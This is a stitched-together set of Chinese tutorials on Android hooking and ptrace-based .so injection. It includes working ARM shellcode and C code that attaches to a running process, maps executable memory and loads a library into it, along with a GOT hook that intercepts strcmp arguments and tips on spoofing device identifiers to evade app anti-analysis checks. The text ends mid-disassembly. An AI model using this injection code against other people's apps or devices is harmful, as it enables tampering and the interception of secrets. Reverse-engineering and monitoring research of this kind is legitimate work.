 size_t argCount = dexProtoGetParameterCount(&method->prototype);
 STATIC ClassObject* java_lang_object_array = dvmFindSystemClass("[Ljava/lang/Object;");

 /* allocate storage */
 ArrayObject* argTypes = dvmAllocArrayByClass(java_lang_object_array, argCount, ALLOC_DEFAULT);
 if(argTypes == NULL){
  return NULL;
 }

 Object** argObjects = (Object**) argTypes->contents;
 const char *desc = (const char *)(strchr(methodsig, '(') + 1);

 /*
  * Fill in the array.
  */
 size_t desc_index = 0;
 size_t arg_index = 0;
 bool isArray = false;
 char descChar = desc[desc_index];

 while (descChar != ')') {
```

```
switch (descChar) {
case 'Z':
case 'C':
case 'F':
case 'B':
case 'S':
case 'I':
case 'D':
case 'J':
  if(!isArray){
    argObjects[arg_index++] = dvmFindPrimitiveClass(descChar);
    isArray = false;
  }else{
    char buf[3] = {0};
    memcpy(buf, desc + desc_index - 1, 2);
    argObjects[arg_index++] = dvmFindSystemClass(buf);
  }

  desc_index++;
  break;

case '[':
  isArray = true;
  desc_index++;
  break;

case 'L':
```

```
    int s_pos = desc_index, e_pos = desc_index;
    while(desc[++e_pos] != ';');
    s_pos = isArray ? s_pos - 1 : s_pos;
    isArray = false;

    size_t len = e_pos - s_pos + 1;
    char buf[128] = { 0 };
    memcpy((void *)buf, (const void *)(desc + s_pos), len);
    argObjects[arg_index++] = dvmFindClass(buf);
    desc_index = e_pos + 1;
    break;
   }

   descChar = desc[desc_index];
  }

  return argTypes;
}
```

通过上面几个类型的获取之后，最后再看一下整个 method hook 的实现，过程其实大同小异，不过直接把上述提及的向种类型信息预先获取并保存到 method->insns 里头了：

```
extern int __attribute__ ((visibility ("hidden"))) dalvik_java_method_hook(JNIEnv* env, HookInfo *info) {
  const char* classDesc = info->classDesc;
  const char* methodName = info->methodName;
  const char* methodSig = info->methodSig;
```

```
const bool isStaticMethod = info->isStaticMethod;

jclass classObj = dvmFindJNIClass(env, classDesc);
if (classObj == NULL) {
  LOGE("[-] %s class not found", classDesc);
  return -1;
}

jmethodID methodId =
    isStaticMethod ?
        env->GetStaticMethodID(classObj, methodName, methodSig) :
        env->GetMethodID(classObj, methodName, methodSig);

if (methodId == NULL) {
  LOGE("[-] %s->%s method not found", classDesc, methodName);
  return -1;
}


// backup method
Method* method = (Method*) methodId;
if(method->nativeFunc == method_handler){
  LOGW("[*] %s->%s method had been hooked", classDesc, methodName);
  return -1;
}
Method* bakMethod = (Method*) malloc(sizeof(Method));
memcpy(bakMethod, method, sizeof(Method));
```

```
  // init info
  info->originalMethod = (void *)bakMethod;
  info->returnType = (void *)dvmGetBoxedReturnType(bakMethod);
  info->paramTypes = dvmGetMethodParamTypes(bakMethod, info->methodSig);

  // hook method
  int argsSize = calcMethodArgsSize(method->shorty);
  if (!dvmIsStaticMethod(method))
    argsSize++;

  SET_METHOD_FLAG(method, ACC_NATIVE);
  method->registersSize = method->insSize = argsSize;
  method->outsSize = 0;
  method->jniArgInfo = dvmComputeJniArgInfo(method->shorty);

  // save info to insns
  method->insns = (u2*)info;

  // bind the bridge func，only one line
  method->nativeFunc = method_handler;
  LOGI("[+] %s->%s was hooked\n", classDesc, methodName);

  return 0;
}
```

然后是 method_handler 的实现，这个方法是所有 java 方法的跳转函数，所以在这里可以注册 callback，不过这部分逻辑我没有做上，有兴趣的朋友可

以加上。

```
STATIC void method_handler(const u4* args, JValue* pResult, const Method* method, struct Thread* self){
  HookInfo* info = (HookInfo*)method->insns; //get hookinfo pointer from method-insns
  LOGI("entry %s->%s", info->classDesc, info->methodName);

  Method* originalMethod = reinterpret_cast<Method*>(info->originalMethod);
  Object* thisObject = (Object*)args[0];

  ArrayObject* argTypes = dvmBoxMethodArgs(originalMethod, args + 1);
  pResult->l = (void *)dvmInvokeMethod(thisObject, originalMethod, argTypes, (ArrayObject *)info->paramTypes, (ClassObject *)info->returnType, true);

  dvmReleaseTrackedAlloc((Object *)argTypes, self);
}
```

最后通过 dvmInvokeMethod 就可以直接调回原来的函数了。

##最后##
写这个代码，主要是因为我在工作中要注入到某个系统进程，然后要 hook java 中的某些方法，但用 cydia 和 xposed 感觉太笨重了，特别是 xposed，里面的很多参数的 boxed/unboxed 都是通过 jni 模块自动转换的，整个框架已经离不开 dex 文件了。

所以才想自己实现一套纯本地的 java hook 代码，而《注入安卓进程，并 Hook java 世界的方法》所介绍的方法，我感觉用起来不太方便，跟 cydia 和 xposed 两个框架的主要区别就是缺少了一个“中转函数”，所以而有了本码。

代码我上传到[github](https://github.com/boyliang/AllHookInOne.git)，目前只有 java hook，我打算把目前的 hook 技术都集成到这里，包括

inline hook, elf hook 等等。
http://bbs.pediy.com/showthread.php?t=192803

前面三课没有学习的，自行翻阅，一步一步来，按照文中所有的叙述操作即可，然后自己再思考扩展一下，这样才是我们这几课程的目的。

smali hook 工具 Virtuous Ten Studio

ref@http://blog.csdn.net/u011069813/article/details/9319967

在监控 apk 行为时，可能需要 smail hook。具体流程如下：给大家推荐高级工具 Virtuous Ten Studio。

•解包并反编译 Android 程序成 Smali 指令代码
•插入监控程序段至反编译后 Smali 代码中
•监控程序段用于监控 Android 程序运行过程中的运行行为
•修改 Android 程序调用系统 API 所传的参数或 API 的返回值
•重新编译修改后的 Smali 代码并打包为新的 Android 程序
•运行重新编译的新 Android 程序，并通过插入的监控程序段获取该 Android 程序的运行行为数据

但 smail hook 存在一些不足的地方，比如：

•利用 so 实现相应的功能.

•利用反射机制调用相应的功能
•加载 jar 作为代码执行

1、比如下面通过 so 实现的！

http://blog.csdn.net/gg137608987/article/details/7572372

Activity 代码：

```
1. package com.test.jniclass;
2.
3. import android.app.Activity;
4. import android.os.Bundle;
5.
6. publicclass AndroidJniClassDemo extends Activity {
7.     /** Called when the activity is first created. */
8.     @Override
9.     publicvoid onCreate(Bundle savedInstanceState) {
10.         super.onCreate(savedInstanceState);
11.         setContentView(R.layout.main);
12.         executeMethod();
13.     }
```

```
14.
15.     privatevoid show(){
16.         System.out.println("AndroidJniClassDemo show  function");
17.     }
18.     privateint intShow(){
19.         System.out.println("AndroidJniClassDemo intShow  function");
20.         return1;
21.     }
22.
23.     privatenativevoid executeMethod();
24.
25.     static{
26.         System.loadLibrary("AndroidJniDemo");
27.     }
```

.c 文件代码：

[cpp] view plaincopy

```
1. #include<jni.h>
2. #include<stdio.h>
3. #include<android/log.h>
```

```
4. JNIEXPORT void JNICALL Java_com_test_jniclass_AndroidJniClassDemo_executeMethod (JNIEnv *env,
   jobject obj)
5. {
6.     jclass clazz = (*env)->GetObjectClass(env,obj); //通过类的对象
7.
8.     jmethodID mid = (*env)->GetMethodID(env,clazz,"show","()V");//查找 java 中的 show 方法的 ID，最后的
   签名符号为 void 类型
9.     if(mid == NULL)
10.     {
11.         __android_log_print(ANDROID_LOG_INFO,"HGY", "method show ID not found");
12.         return; //如果方法 ID 没有找到
13.     }
14.
15.     jmethodID intshowID = (*env)->GetMethodID(env,clazz,"intShow","()I");
16.     if(intshowID == NULL)
17.     {
18.         __android_log_print(ANDROID_LOG_INFO,"HGY", "method intShow ID not found");
19.         return; //如果方法 ID 没有找到
20.     }
21.
22.     __android_log_print(ANDROID_LOG_INFO,"HGY", "will execute show function");
23.     (*env)->CallVoidMethod(env,obj,mid); //执行 show 方法
24.
25.     __android_log_print(ANDROID_LOG_INFO,"HGY", "will execute intShow function");
26.     (*env)->CallIntMethod(env,obj,intshowID); //执行 show 方法
27.
28. }
```

2、so 监控：

这个就是标准的 hook api 流程：这个后续专门介绍一下，很多同志们搞这个！

•利用 ptrace 函数 attach 到 zygote 进程,使该进程暂停运行.
•获取并保存 zygote 进程当前的寄存器
•在目标进程申请内存
•写入 soloader 代码到目标进程
•设置目标进程寄存器,执行 soloader 代码.
•加载 so 实现 inlinehook.
•恢复目标进程寄存器,并恢复执行.
•对新创建的进程执行的功能进行监控输出.

3、模拟器对抗

有些 apk 会检测环境，防止被**。这些都是可以通过 hook 代码实现欺骗。

运行环境随机化，如：手机型号、IMEI、手机号等

时间环境模拟，如：样本需要半夜运行、样本延时 4 小时运行等

手机网络模拟，如：2G、3G、WIFI

检测第三方程序，如：样本触发需要第三方浏览器、杀毒软件等

隐私环境模拟，如：短信、通讯录、拨号记录等

ELF so

使用 ptrace 向已运行进程中注入.so 并执行相关函数

1. 简介

使用 ptrace 向已运行进程中注入.so 并执行相关函数，其中的“注入”二字的真正含义为：此.so 被 link 到已运行进程（以下简称为：目标进程）空间中，从而.so 中的函数在目标进程空间中有对应的地址，然后通过此地址便可在目标进程中进行调用。

到底是如何注入的呢？

本文实现方案为：在目标进程中，通过 dlopen 把需要注入的.so 加载到目标进程的空间中。

2. 如何让目标进程执行 dlopen 加载.so?

显然，目标进程本来是没有实现通过 dlopen 来加载我们想注入的.so，为了实现此功能，我们需要目标进程执行一段我们实现的代码，此段代码的功能为通过 dlopen 来加载一个.so。

3. 【加载.so 的实现代码】

加载需要注入的. so 的实现代码如下所示：

```
.global _dlopen_addr_s          @dlopen 函数在目标进程中的地址        注：以下全局变化在 C 中可读写
.global _dlopen_param1_s        @dlopen 参数 1<.so>在目标进程中的地址
.global _dlopen_param2_s        @dlopen 参数 2 在目标进程中的地址

.global _dlsym_addr_s           @dlsym 函数在目标进程中的地址
.global _dlsym_param2_s         @dlsym 参数 2 在目标进程中的地址，其实为函数名

.global _dlclose_addr_s         @dlcose 在目标进程中的地址

.global _inject_start_s         @汇编代码段的起始地址
.global _inject_end_s           @汇编代码段的结束地址

.global _inject_function_param_s   @hook_init 参数在目标进程中的地址

.global _saved_cpsr_s           @保存 CPSR，以便执行完 hook_init 之后恢复环境
.global _saved_r0_pc_s          @保存 r0-r15，以便执行完 hook_init 之后恢复环境


.data

_inject_start_s:
      @ debug loop
3:
```

```
@sub r1, r1, #0
@B 3b

@ dlopen
ldr r1, _dlopen_param2_s          @设置 dlopen 第二个参数, flag
ldr r0, _dlopen_param1_s          @设置 dlopen 第一个参数  .so
ldr r3, _dlopen_addr_s            @设置 dlopen 函数
blx r3                              @执行 dlopen 函数,返回值位于 r0 中
subs r4, r0, #0                   @把 dlopen 的返回值 soinfo 保存在 r4 中，以方便后面 dlclose 使用
beq  2f

@dlsym
ldr r1, _dlsym_param2_s           @设置 dlsym 第二个参数，第一个参数已经在 r0 中了
ldr r3, _dlsym_addr_s             @设置 dlsym 函数
blx r3                              @执行 dlsym 函数，返回值位于 r0 中
subs r3, r0, #0                   @把返回值<hook_init 在目标进程中的地址>保存在 r3 中
beq 1f

@call our function
ldr r0, _inject_function_param_s  @设置 hook_init 第一个参数
      blx r3                                @执行 hook_init
subs r0, r0, #0
beq 2f

1:
@dlclose
mov r0, r4                              @把 dlopen 的返回值设为 dlcose 的第一个参数
ldr r3, _dlclose_addr_s           @设置 dlclose 函数
```

```
    blx r3                                  @执行 dlclose 函数

2:
    @restore context
    ldr r1, _saved_cpsr_s                   @恢复 CPSR
    msr cpsr_cf, r1
    ldr sp, _saved_r0_pc_s                  @恢复寄存器 r0-r15
    ldmfd sp, {r0-pc}



_dlopen_addr_s:                             @初始化_dlopen_addr_s
.word 0x11111111

_dlopen_param1_s:
.word 0x11111111

_dlopen_param2_s:
.word 0x2                                   @RTLD_GLOBAL

_dlsym_addr_s:
.word 0x11111111

_dlsym_param2_s:
.word 0x11111111

_dlclose_addr_s:
```

```
.word 0x11111111

_inject_function_param_s:
.word 0x11111111

_saved_cpsr_s:
.word 0x11111111

_saved_r0_pc_s:
.word 0x11111111


_inject_end_s:                          @代码结束地址

.space 0x400, 0                         @代码段空间大小

.end
```

4. 如何把【加载.so 的实现代码】写入目标进程并启动执行？

为了把【加载. so 的实现代码】写入目标进程，主要有以下两步操作：

1) 在目标进程中找到存放【加载. so 的实现代码】的空间(通过 mmap 实现)

2) 把【加载. so 的实现代码】写入目标进程指定的空间

3） 启动执行

4.1 在目标进程中找到存放【加载.so 的实现代码】的空间

通过 mmap 来实现，其实现步骤如下：

1） 获取目标进程中 mmap 地址

2） 把 mmap 参数据放入 r0-r3,另外两个写入目标进程 sp

3） pc 设置为 mmap 地址，lr 设置为 0

4） 把准备好的寄存器写入目标进程(PTRACE_SETREGS),并启动目标进程运行(PTRACE_CONT)

5） 分配的内存首地址位于 r0 (PTRACE_GETREGS)

4.2 为【加载.so 的实现代码】中的全局变量赋值

1） 获取目标进程中 dlopen 地址并赋值给_dlopen_addr_s

2） 获取目标进程中 dlsym 地址并赋值给_dlsym_addr_s

3) 获取目标进程中 dlclose 地址并赋值给_dlclose_addr_s

4) 把需要加载的.so 的路径放入 汇编代码中，并获取此路径在目标进程中的地址然后赋值给 _dlopen_param1_s

5) 把需要加载的.so 中的 hook_init 放入 汇编代码中，并获取此路径在目标进程中的地址然后赋值给 _dlsym_param2_s

6) 把目标进程中的 cpsr 保存在_saved_cpsr_s 中

7) 把目标进程中的 r0-r15 存入汇编代码中，并获取此变量在目标进程中的地址然后赋值给_saved_r0_pc_s

8) 通过 ptrace(PTRACE_POKETEXT,...)把汇编代码写入目标进程中，起始地址由前面的 mmap 所分配

9) 把目标进程的 pc 设置为汇编代码的起始地址，然后调用 ptrace(PTRACE_DETACH,...)以启动目标进程执行

5. 把汇编代码写入目标进程并执行的实现代码

5.1 主函数 writecode_to_targetproc

```
#include <stdio.h>
#include <stdlib.h>
#include <asm/ptrace.h>
#include <asm/user.h>
#include <asm/ptrace.h>
#include <sys/wait.h>
#include <sys/mman.h>
#include <dlfcn.h>
#include <dirent.h>
#include <unistd.h>
#include <string.h>
#include <android/log.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <sys/stat.h>

#define MAX_PATH 0x100
#define REMOTE_ADDR( addr, local_base, remote_base ) ( (uint32_t)(addr) + (uint32_t)(remote_base) - (uint32_t)(local_base) )

/* write the assembler code into target proc,
  * and invoke it to execute
  */
```

```
int writecode_to_targetproc(
        pid_t target_pid, // target process pid
        const char *library_path, // the path of .so that will be
                                                // upload to target process
        const char *function_name, // .so init fucntion e.g. hook_init
        void *param, // the parameters of init function
        size_t param_size ) // number of parameters
{
        int ret = -1;
        void *mmap_addr, *dlopen_addr, *dlsym_addr, *dlclose_addr;
        void *local_handle, *remote_handle, *dlhandle;
        uint8_t *map_base;
        uint8_t *dlopen_param1_ptr, *dlsym_param2_ptr, *saved_r0_pc_ptr, *inject_param_ptr, *remote_code_ptr, *local_code_ptr;

        struct pt_regs regs, original_regs;

        // extern global variable in the assembler code
        extern uint32_t _dlopen_addr_s, _dlopen_param1_s, _dlopen_param2_s, \
                        _dlsym_addr_s, _dlsym_param2_s, _dlclose_addr_s, \
                        _inject_start_s, _inject_end_s, _inject_function_param_s, \
                        _saved_cpsr_s, _saved_r0_pc_s;

        uint32_t code_length;

        long parameters[10];

        // make target_pid as its child process and stop
        if ( ptrace_attach( target_pid ) == -1 )
```

```
        return -1;

// get the values of 18 registers from target_pid
if ( ptrace_getregs( target_pid, ®s ) == -1 )
        goto exit;

// save original registers
memcpy( &original_regs, ®s, sizeof(regs) );

// get mmap address from target_pid
// the mmap is the address of mmap in the cur process
mmap_addr = get_remote_addr( target_pid, "/system/lib/libc.so", (void *)mmap );

// set mmap parameters
parameters[0] = 0;  // addr
parameters[1] = 0x4000; // size
parameters[2] = PROT_READ | PROT_WRITE | PROT_EXEC;    // prot
parameters[3] =    MAP_ANONYMOUS | MAP_PRIVATE; // flags
parameters[4] = 0; //fd
parameters[5] = 0; //offset

// execute the mmap in target_pid
if ( ptrace_call( target_pid, (uint32_t)mmap_addr, parameters, 6, ®s ) == -1 )
        goto exit;

// get the return values of mmap <in r0>
if ( ptrace_getregs( target_pid, ®s ) == -1 )
        goto exit;
```

```
// get the start address for assembler code
map_base = (uint8_t *)regs.ARM_r0;

// get the address of dlopen, dlsym and dlclose in target process
dlopen_addr = get_remote_addr( target_pid, "/system/bin/linker", (void *)dlopen );
dlsym_addr = get_remote_addr( target_pid, "/system/bin/linker", (void *)dlsym );
dlclose_addr = get_remote_addr( target_pid, "/system/bin/linker", (void *)dlclose );

// set the start address for assembler code in target process
remote_code_ptr = map_base + 0x3C00;

// set the start address for assembler code in cur process
local_code_ptr = (uint8_t *)&_inject_start_s;

// set global variable of assembler code
// and these address is in the target process
_dlopen_addr_s = (uint32_t)dlopen_addr;
_dlsym_addr_s = (uint32_t)dlsym_addr;
_dlclose_addr_s = (uint32_t)dlclose_addr;

code_length = (uint32_t)&_inject_end_s - (uint32_t)&_inject_start_s;

dlopen_param1_ptr = local_code_ptr + code_length + 0x20;
dlsym_param2_ptr = dlopen_param1_ptr + MAX_PATH;
saved_r0_pc_ptr = dlsym_param2_ptr + MAX_PATH;
inject_param_ptr = saved_r0_pc_ptr + MAX_PATH;
```

```
// save library path to assembler code global variable
strcpy( dlopen_param1_ptr, library_path );
_dlopen_param1_s = REMOTE_ADDR( dlopen_param1_ptr, local_code_ptr, remote_code_ptr );


// save function name to assembler code global variable
strcpy( dlsym_param2_ptr, function_name );
_dlsym_param2_s = REMOTE_ADDR( dlsym_param2_ptr, local_code_ptr, remote_code_ptr );

// save cpsr to assembler code global variable
_saved_cpsr_s = original_regs.ARM_cpsr;

// save r0-r15 to assembler code global variable
memcpy( saved_r0_pc_ptr, &(original_regs.ARM_r0), 16 * 4 ); // r0 ~ r15
_saved_r0_pc_s = REMOTE_ADDR( saved_r0_pc_ptr, local_code_ptr, remote_code_ptr );

// save function parameters to assembler code global variable
memcpy( inject_param_ptr, param, param_size );
_inject_function_param_s = REMOTE_ADDR( inject_param_ptr, local_code_ptr, remote_code_ptr );

// write the assembler code into target process
// now the values of global variable is in the target process space
ptrace_writedata( target_pid, remote_code_ptr, local_code_ptr, 0x400 );

memcpy( ®s, &original_regs, sizeof(regs) );

// set sp and pc to the start address of assembler code
```

```
    regs.ARM_sp = (long)remote_code_ptr;
    regs.ARM_pc = (long)remote_code_ptr;

    // set registers for target process
    ptrace_setregs( target_pid, ®s );

    // make the target_pid is not a child process of cur process
    // and make target_pid continue to running
    ptrace_detach( target_pid );

    // now finish it successfully
    ret = 0;

exit:
    return ret;
}
```

5.2 attach 目标进程 ptrace_attach

```
int ptrace_attach( pid_t pid )
{
    // after PTRACE_ATTACH, the proc<pid> will stop
    if ( ptrace( PTRACE_ATTACH, pid, NULL, 0    ) < 0 )
    {
        perror( "ptrace_attach" );
        return -1;
    }
```

```
    // wait proc<pid> stop
    waitpid( pid, NULL, WUNTRACED );

    // after PTRACE_SYSCALL, the proc<pid> will continue,
    // but when exectue sys call function, proc<pid> will stop
    if ( ptrace( PTRACE_SYSCALL, pid, NULL, 0    ) < 0 )
    {
        perror( "ptrace_syscall" );
        return -1;
    }

    // wait proc<pid> stop
    waitpid( pid, NULL, WUNTRACED );

    return 0;
}
```

5.3 获取目标进程寄存器值 ptrace_getregs

```
int ptrace_getregs( pid_t pid, struct pt_regs* regs )
{
    if ( ptrace( PTRACE_GETREGS, pid, NULL, regs ) < 0 )
    {
        perror( "ptrace_getregs: Can not get register values" );
        return -1;
    }

    return 0;
```

```
}
```

5.4 获取目标进程中指定模块中指定函数的地址 get_remote_addr

```
/* find the start address of module whose name is module_name
  * in the designated process
  */
void* get_module_base( pid_t pid, const char* module_name )
{
	FILE *fp;
	long addr = 0;
	char *pch;
	char filename[32];
	char line[1024];

	if ( pid < 0 )
	{
		/* self process */
		snprintf( filename, sizeof(filename), "/proc/self/maps", pid );
	}
	else
	{
		snprintf( filename, sizeof(filename), "/proc/%d/maps", pid );
	}

	fp = fopen( filename, "r" );
```

```
    if ( fp != NULL )
    {
        while ( fgets( line, sizeof(line), fp ) )
        {
            if ( strstr( line, module_name ) )
            {
                pch = strtok( line, "-" );
                addr = strtoul( pch, NULL, 16 );

                if ( addr == 0x8000 )
                    addr = 0;

                break;
            }
        }
        fclose( fp ) ;
    }

    return (void *)addr;
}

void* get_remote_addr( pid_t target_pid, const char* module_name, void* local_addr )
{
    void* local_handle, *remote_handle;

    local_handle = get_module_base( -1, module_name );
    remote_handle = get_module_base( target_pid, module_name );
```

```
    return (void *)( (uint32_t)local_addr + (uint32_t)remote_handle - (uint32_t)local_handle );
}
```

5.5 在目标进程中执行指定函数 ptrace_call

```
int ptrace_call( pid_t pid, uint32_t addr, long *params, uint32_t num_params, struct pt_regs* regs )
{
    uint32_t i;

    // put the first 4 parameters into r0-r3
    for ( i = 0; i < num_params && i < 4; i ++ )
    {
        regs->uregs[i] = params[i];
    }

    // push remained params into stack
    if ( i < num_params )
    {
        regs->ARM_sp -= (num_params - i) * sizeof(long) ;
        ptrace_writedata( pid, (void *)regs->ARM_sp, (uint8_t *)¶ms[i], (num_params - i) * sizeof(long) );
    }
    // set the pc to func <e.g: mmap> that will be executed
    regs->ARM_pc = addr;
    if ( regs->ARM_pc & 1 )
    {
        /* thumb */
        regs->ARM_pc &= (~1u);
        regs->ARM_cpsr |= CPSR_T_MASK;
```

```
    }
    else
    {
        /* arm */
        regs->ARM_cpsr &= ~CPSR_T_MASK;
    }

    // when finish this func, pid will stop
    regs->ARM_lr = 0;

    // set the regsister and start to execute
    if ( ptrace_setregs( pid, regs ) == -1
        || ptrace_continue( pid ) == -1 )
    {
        return -1;
    }

    // wait pid finish work and stop
    waitpid( pid, NULL, WUNTRACED );

    return 0;
}
```

5.6 把代码写入目标进程指定地址 ptrace_writedata

```
int ptrace_writedata( pid_t pid, uint8_t *dest, uint8_t *data, size_t size )
{
    uint32_t i, j, remain;
```

```
uint8_t *laddr;

union u {
        long val;
        char chars[sizeof(long)];
} d;

j = size / 4;
remain = size % 4;

laddr = data;

for ( i = 0; i < j; i ++ )
{
        memcpy( d.chars, laddr, 4 );
        ptrace( PTRACE_POKETEXT, pid, dest, d.val );

        dest    += 4;
        laddr += 4;
}

if ( remain > 0 )
{
        d.val = ptrace( PTRACE_PEEKTEXT, pid, dest, 0 );
        for ( i = 0; i < remain; i ++ )
        {
                d.chars[i] = *laddr ++;
        }
```

```
            ptrace( PTRACE_POKETEXT, pid, dest, d.val );

        }

        return 0;
}
```

5.7 设置目标进程寄存器 ptrace_setregs

```
int ptrace_setregs( pid_t pid, struct pt_regs* regs )
{
        if ( ptrace( PTRACE_SETREGS, pid, NULL, regs ) < 0 )
        {
            perror( "ptrace_setregs: Can not set register values" );
            return -1;
        }

        return 0;
}
```

5.8 detach 目标进程 ptrace_detach

```
int ptrace_detach( pid_t pid )
{
        if ( ptrace( PTRACE_DETACH, pid, NULL, 0 ) < 0 )
        {
```

```
            perror( "ptrace_detach" );
            return -1;
        }

        return 0;
}
```

6. 需要被加载的.so

需要被加载的.so 例子程序如下，其目的是替换目标进程 libapp.so 中的 strlen 函数。其主要实现见 hook_init。

```
int g_isInit = 0;
pthread_t g_hThread;

__attribute__((visibility("default"))) void hook_init( char *args )
{
    if( g_isInit == 1 )
    {
        printf("i am already in!");
        return;
    }

    void* soHandle = NULL;

    // the libapp.so is a .so of target process, and it call strcmp
```

```
    soHandle    = dlopen( "libapp.so", RTLD_GLOBAL );
    if( soHandle != NULL )
    {
        g_realstrcmp = NULL;
        replaceFunc( soHandle, "strcmp", my_strcmp, (void**)&g_realstrcmp );

        int ret = pthread_create( &g_hThread, NULL, my_thread, NULL );
        if( ret != 0 )
        {
            printf("create thread error:%d", ret );
        }

        g_isInit = 1;
    }

}
```

6.1 替换函数 replaceFunc

```
// replace function of libapp.so
// e.g: replace strcmp of libapp.so with my_strcmp
void replaceFunc(void *handle,const char *name, void* pNewFun, void** pOldFun )
{

    if(!handle)
        return;

    soinfo *si = (soinfo*)handle;
```

```
    Elf32_Sym *symtab = si->symtab;
    const char *strtab = si->strtab;
    Elf32_Rel *rel = si->plt_rel;
    unsigned count = si->plt_rel_count;
    unsigned idx;

    // these external functions that are called by libapp.so
    // is in the plt_rel
    for(idx=0; idx<count; idx++)
    {
        unsigned type = ELF32_R_TYPE(rel->r_info);
        unsigned sym = ELF32_R_SYM(rel->r_info);
        unsigned reloc = (unsigned)(rel->r_offset + si->base);
        char *sym_name = (char *)(strtab + symtab[sym].st_name);

        if(strcmp(sym_name, name)==0)
        {
            *pOldFun = (void *)*((unsigned*)reloc);
             *((unsigned*)reloc)= pNewFun;
            break;
        }
        rel++;
    }
}
```

6.2 新函数及其它函数

```
// global function variable, save the address of strcmp of libapp.so
```

```
int (*g_realstrcmp)(const char *s1, const char *s2);

// my strcmp function
int my_strcmp(const char *s1, const char *s2)
{
	if( g_realstrcmp != NULL )
	{
		int nRet = g_realstrcmp( s1, s2 );
		printf("***%s: s1=%s, s2=%s\n",__FUNCTION__, s1, s2 );
		return nRet;
	}

	return -1;
}



// create a thread
void* my_thread( void* pVoid )
{
	int sock;
	sock = socket(AF_INET, SOCK_DGRAM, 0);
	if( sock < -1 )
	{
	   printf("create socket failed!\n");
	   return 0;
	}

	struct sockaddr_in addr_serv;
```

```
    int len;
    memset(&addr_serv, 0, sizeof(struct sockaddr_in));
    addr_serv.sin_family = AF_INET;
    addr_serv.sin_port = htons(9999);
    addr_serv.sin_addr.s_addr = inet_addr("127.0.0.1");
    len = sizeof(addr_serv);

    int flags = fcntl( sock, F_GETFL, 0);
    fcntl( sock, F_SETFL, flags | O_NONBLOCK);
    int nPreState = -1;
    unsigned char data=0;
    while( 1 )
    {
        data++;
        sendto( sock, &data,    sizeof( data ), 0, (struct sockaddr *)&addr_serv, sizeof( addr_serv ) );
        usleep( 30000 );
    }
}
```

http://blog.csdn.net/myarrow/article/details/9630377

Android 下 so 注入汇总

```
/*
*    作者：蟑螂一号
*    原文链接：http://www.sanwho.com/133.html
```

*　转载请注明出处

*/

Android 下 so 注入是基于 ptrace 系统调用，因此要想学会 android 下的 so 注入，首先需要了解 ptrace 的用法。

ptrace 用法可以参考博客：http://blog.sina.com.cn/s/blog_4ac74e9a0100n7w1.html，也可以在 ubuntu 下输入 man ptrace 命令，查看具体描述。

android 中进程系统调用劫持可参考博客：http://www.kanxue.com/bbs/showthread.php?t=180461，这是一个 android 简单的 ptrace 监控远程进程监控调用的例子。

Android 系统是基于 Linux 系统，在 linux 系统中可以通过 ptrace 系统调用实现进程注入。ptrace 注入过程大致过程如下：

(1)基于 shellcode 加载

[1]编写 shellcode，shellcode 是使用汇编语言写一段汇编程序，该程序实现 so 库的加载、so 库函数查找以及执行库中的函数。

[2]通过远程进程 pid，ATTACH 到远程进程。

[3]获取远程进程寄存器值，并保存，以便注入完成后恢复进程原有状态。

[4]获取远程进程系统调用 mmap、dlopen、dlsym 调用地址。

[5]调用远程进程 mmap 分配一段存储空间，并在空间中写入 shellcode、so 库路径以及函数调用参数。

[6]执行远程进程 shellcode 代码。

[7]恢复远程进程寄存器。

[8]detach 远程进程。

基于 shellcode 注入可看雪古河大哥写的 libInject,网址： http://bbs.pediy.com/showthread.php?t=141355

(2)直接加载

[1]通过远程进程 pid，ATTACH 到远程进程。

[2]获取远程进程寄存器值，并保存，以便注入完成后恢复进程原有状态。

[3]获取远程进程系统调用 mmap、dlopen、dlsym 调用地址。

[4]调用远程进程 mmap 分配一段存储空间，并在空间中写入 so 库路径以及函数调用参数。

[5]执行远程进程 dlopen,加载 so 库。

[6]执行远程进程 dlsym，获取 so 库中需要执行的函数地址。

[7]执行远程进程中的函数。

[7]恢复远程进程寄存器。

[8]DETACH 远程进程。

目前 android so 注入的版本基本上都是基于古河大哥的 libInject 修改而来。关于 so 注入的项目，还可以参考洗大师的一个开源项目，网址：https://code.google.com/p/libandroidinjector/downloads/list。洗大师注入需要修改 elf 文件。

提供一个方便测试 so 注入成功与否的小测试库，代码如下：

```
#include <unstd.h>

#include <stdio.h>

#include <android/log.h>

#define LOG_TAG    "test"

__attribute__((constructor))   void   inject () {

__android_log_print(ANDROID_LOG_DEBUG,LOG_TAG,"Hello,I am  injected.");

}
```

说明：若函数被设定为 constructor 属性，则该函数会在 main()函数执行之前被自动的执行。因此，so 注入测试中，只需注入以上代码编译的 so 库，无需调用注入 so 的相关函数，即可测试是否注入到远程进程。

版权所有，转载请注明出处。

Android 下实现 injectso

参考资料

Linux 中 ELF 文件动态链接的加载、解析及实例分析

ELF 动态解析符号过程

android linker 浅析

ORACLE 链接程序和库指南

Modern Day ELF Runtime infection via GOT poisoning

看了几天 elf，找到不少文章，不过大多写的很难看明白，上面的链接里最后一个还算比较清晰。

不过我关心的是 arm 下的，而找到的资料大多是 x86 下的，还是有些不一样。

写了个小程序，里面定义了 myfunc 函数，这个函数里调用了 dlopen。在 android ndk 环境下编译通过。

```
1 #include <stdio.h>
```

```
2 #include <stdlib.h>
3 void myfunc(){
4       dlopen("sdfasdfa",2);
5 }
6 main(){
7       myfunc();
8 }
```

下面我用 objdump 和 readelf 来分析下 dlopen 这个外部函数是如何被调用的。

不废话，直接看看

```
00008570 <myfunc>:
    8570:    4803        ldr r0, [pc, #12]    ; (8580 <myfunc+0x10>)
    8572:    2102        movs    r1, #2
    8574:    b510        push    {r4, lr}
    8576:    4478        add r0, pc                  //r0,r1 保存调用参数
    8578:    f7ff efd0    blx 851c <_start-0x24>   //原来 dlopen 的地址在 0x851c
```

857c: bd10 pop {r4, pc}

857e: bf00 nop

8580: 0000150e andeq r1, r0, lr, lsl #10

...

接着在.plt 里找到了 0x851c

000084d8 <.plt>:

84d8: e52de004 push {lr} ; (str lr, [sp, #-4]!)

84dc: e59fe004 ldr lr, [pc, #4] ; 84e8 <_start-0x58> //lr = 0x9790

84e0: e08fe00e add lr, pc, lr //lr = 0x9790+0x84e8

84e4: e5bef008 ldr pc, [lr, #8]! **//pc = [0x9790+0x84e8+8] = [0x11C80]**

84e8: 00009790 muleq r0, r0, r7

84ec: e28fc600 add ip, pc, #0

84f0: e28cca09 add ip, ip, #36864 ; 0x9000

84f4: e5bcf790 ldr pc, [ip, #1936]! ; 0x790

84f8: e28fc600 add ip, pc, #0

